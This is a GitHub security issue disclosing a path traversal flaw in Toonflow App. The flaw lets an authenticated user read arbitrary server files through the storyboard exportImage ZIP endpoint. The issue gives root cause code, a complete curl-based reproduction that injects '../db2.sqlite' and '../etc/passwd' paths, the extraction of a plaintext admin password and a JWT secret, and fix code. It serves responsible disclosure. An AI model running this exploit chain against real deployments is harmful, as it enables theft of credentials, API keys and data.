Path Traversal Leading to Arbitrary File Read #97

Closed

August829 opened 3 weeks ago

Path Traversal Leading to Arbitrary File Read via exportImage ZIP Download

Vulnerability Information

- **Project:** Toonflow App
- **Project URL:** https://github.com/HBAI-Ltd/Toonflow-app
- **Affected Version:** v1.1.1 (and likely all prior versions)
- **Vulnerability Type:** Path Traversal / Arbitrary File Read
- **Severity:** Critical
- **CVSS v3.1 Score:** 8.6 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N)
- **CWE:** CWE-22 (Improper Limitation of a Pathname to a Restricted Directory)
- **Files:**
  - `src/routes/production/storyboard/updateStoryboardUrl.ts` (line 22) — Path traversal injection point
  - `src/utils/replaceUrl.ts` (lines 6-9) — Bypass via invalid URL fallback
  - `src/routes/production/exportImage.ts` (line 33) — Arbitrary file read via `path.join` without `isPathInside` check
- **Reproduction Status: FULLY REPRODUCED** — SQLite database (containing plaintext passwords and JWT secret) successfully exfiltrated

Summary

A three-step attack chain allows any authenticated user to read arbitrary files from the server via the storyboard export feature:

1. **Inject malicious** `filePath` into the `o_storyboard` database table via `updateStoryboardUrl` — the `replaceUrl()` function fails to sanitize non-URL strings, returning path traversal payloads unchanged
2. **Trigger file read** via `exportImage` — the endpoint uses `path.join(getPath("oss"), item.filePath!)` without `isPathInside()` validation, allowing the crafted `filePath` to escape the OSS directory
3. **Exfiltrate file contents** — the file is included in the downloaded ZIP archive

This was fully reproduced: the application's SQLite database (`data/db2.sqlite`) was exfiltrated via ZIP download, revealing plaintext passwords (`admin:admin123`) and the JWT signing secret (`2f9283f8`).

Root Cause Analysis

Step 1 — `replaceUrl()` fails on non-URL input (replaceUrl.ts lines 4-9):

```
export default function replaceUrl(url: string): string {
    if (typeof url !== 'string' || !url.trim()) return '';
    let cleanedPath = '';
    try {
        const pathname = new URL(url).pathname;      // Throws on non-URL
        cleanedPath = pathname.replace(/^\/oss/, '');
    } catch (e) {
        cleanedPath = url;                           // FALLBACK: returns input AS-IS
    }
    return cleanedPath;
}
```

When the input is not a valid URL (e.g., `../db2.sqlite`), `new URL()` throws, and the catch block returns the raw input unchanged. This means path traversal payloads pass through unmodified.

Step 2 — `updateStoryboardUrl` stores unvalidated path (updateStoryboardUrl.ts line 22):

```
await u.db("o_storyboard").where({ id }).update({
    filePath: u.replaceUrl(url),   // Stores "../db2.sqlite" as-is
    flowId,
    state: "已完成",
});
```

The `url` parameter (validated only as `z.string()`) is passed through `replaceUrl()` and stored directly in the `filePath` column.

Step 3 — `exportImage` reads files without path validation (exportImage.ts line 33):

```
result.forEach((item, index) => {
    const ext = (item.filePath?.split(".").pop() || "png").toLowerCase();
    const absPath = path.join(getPath("oss"), item.filePath!);  // NO isPathInside check!
    zipStream.addEntry(absPath, { relativePath: `${index}.${ext}` });
});
```

`getPath("oss")` returns the OSS directory path, and `path.join()` resolves `../` sequences. Unlike the `oss.ts` utility which uses `isPathInside()`, this code has **no path boundary validation**. The file at the resolved path is added to the ZIP archive and sent to the client.

Detailed Reproduction

Prerequisites

- A running Toonflow instance (default port: `10588`)
- Valid JWT token

Step 1: Obtain JWT Token

```
export TOKEN=$(curl -s -X POST http://localhost:10588/api/login/login \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"admin123"}' | \
  python3 -c "import sys,json; print(json.load(sys.stdin)['data']['token'])")
```

Step 2: Create a Storyboard Entry

```
curl -s -X POST http://localhost:10588/api/production/storyboard/batchAddStoryboardInfo
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{
    "data": [{"prompt":"test","duration":5,"track":"A","state":"pending","src":null,"videoDes
    "scriptId": 1,
    "projectId": 1
  }'
```

Response: `{"code":200,"data":[{"id":1,...}]}`

Note the returned storyboard `id` (e.g., `1`).

Step 3: Inject Path Traversal via updateStoryboardUrl

```
curl -s -X POST http://localhost:10588/api/production/storyboard/updateStoryboardUrl \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{
    "id": 1,
    "url": "../db2.sqlite",
    "flowId": 1
  }'
```

Response: `{"code":200,"data":{"message":"更新分镜成功"}}`

The `filePath` column in `o_storyboard` now contains `../db2.sqlite`. The `replaceUrl()` function returned this value unchanged because it is not a valid URL.

Step 4: Exfiltrate Database via exportImage ZIP Download

```
curl -s -X POST http://localhost:10588/api/production/exportImage \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"shotId":[{"id":"1"}]}' \
  --output /tmp/toonflow_stolen.zip
```

Step 5: Extract and Verify Stolen Database

```
unzip -o /tmp/toonflow_stolen.zip -d /tmp/toonflow_stolen/
file /tmp/toonflow_stolen/0.sqlite
```

Output:

```
/tmp/toonflow_stolen/0.sqlite: SQLite 3.x database, last written using SQLite version
3051003
```

Step 6: Extract Credentials from Stolen Database

```
sqlite3 /tmp/toonflow_stolen/0.sqlite "SELECT * FROM o_user;"
```

Output:

```
1|admin|admin123
```

```
sqlite3 /tmp/toonflow_stolen/0.sqlite "SELECT * FROM o_setting WHERE key='tokenKey';"
```

Output:

```
tokenKey|2f9283f8
```

The attacker now has:

- Admin username and plaintext password: `admin:admin123`
- JWT signing secret: `2f9283f8`
- All vendor API keys, project data, and configuration


Step 7: Read /etc/passwd (System File)

```
# Inject path to /etc/passwd (depth depends on deployment)
curl -s -X POST http://localhost:10588/api/production/storyboard/updateStoryboardUrl \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"id":1,"url":"../../../../../../../../../../etc/passwd","flowId":1}'

# Download via export
curl -s -X POST http://localhost:10588/api/production/exportImage \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"shotId":[{"id":"1"}]}' \
  --output /tmp/etc_passwd.zip

unzip -p /tmp/etc_passwd.zip
```

Closed **Path Traversal Leading to Arbitrary File Read** #97



Impact

- **Database theft:** Complete SQLite database exfiltrated including all tables
- **Credential theft:** Plaintext passwords and JWT signing secret exposed
- **API key theft:** All configured AI provider API keys (OpenAI, Anthropic, etc.) stolen
- **Arbitrary file read:** Any file readable by the Node.js process can be exfiltrated
- **Full account takeover:** Stolen JWT secret allows forging admin tokens
- **Attack requires only 3 HTTP requests** — create storyboard, inject path, download ZIP

Remediation

1. **Add `isPathInside()` check in `exportImage.ts`** before adding files to ZIP:

```
const absPath = path.join(getPath("oss"), item.filePath!);
if (!isPathInside(absPath, getPath("oss"))) {
  console.error(`Path traversal blocked: ${item.filePath}`);
  return; // Skip this entry
}
zipStream.addEntry(absPath, { relativePath: `${index}.${ext}` });
```

2. **Fix `replaceUrl()` to reject non-URL input:**

```
export default function replaceUrl(url: string): string {
    if (typeof url !== 'string' || !url.trim()) return '';
    try {
        const pathname = new URL(url).pathname;
        return pathname.replace(/^\/oss/, '');
    } catch (e) {
        return ''; // REJECT non-URL input instead of returning it
    }
}
```

3. **Validate `filePath` at write time** — reject paths containing `..` before storing in database

---

References

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory
- OWASP Path Traversal

1340145680 3 weeks ago Collaborator •••

Thank you for your submission. The URL of this interface is designed to only be a local address or a trusted domain address configured in docker, and will not contain malicious links, unless the user modifies the code causing unexpected situations.

1340145680 closed this as completed 3 weeks ago

August829 3 weeks ago Author •••

@1340145680
Thank you for your reply. However, your explanation does not mitigate the actual risk of this vulnerability, for the following reasons:

The attack does not require external malicious URLs: The exploit chain relies solely on the lack of validation for the filePath parameter. An attacker can inject path traversal payloads like ../db2.sqlite or ../../../../etc/passwd to read arbitrary files, without needing any external or untrusted URLs.

replaceUrl() does not validate input: The current implementation returns non-URL input as-is, allowing path traversal payloads to be stored and later exploited. This is unrelated to whether the URL is local or from a trusted domain, as there is no restriction in the code.

The vulnerability is fully reproducible: I have successfully reproduced the issue and exfiltrated the SQLite database containing plaintext passwords and JWT secrets, using only three HTTP requests, without any code or configuration changes.

Backend must enforce security boundaries: Even if the frontend or deployment restricts input, the backend API must strictly validate user input to prevent path traversal. Relying on users not modifying code is not a security measure.

Industry best practices: Both OWASP and CWE-22 recommend that all file path parameters must be validated server-side (e.g., using isPathInside). Failure to do so is considered a critical vulnerability.

Recommendation:

Add isPathInside validation in exportImage.ts to block out-of-bounds paths.
Make replaceUrl() reject non-URL input by returning an empty string.
Validate filePath before storing it in the database, rejecting any path containing ...
This vulnerability has been fully exploited and resulted in sensitive data leakage. Please address it as soon as possible.

Metadata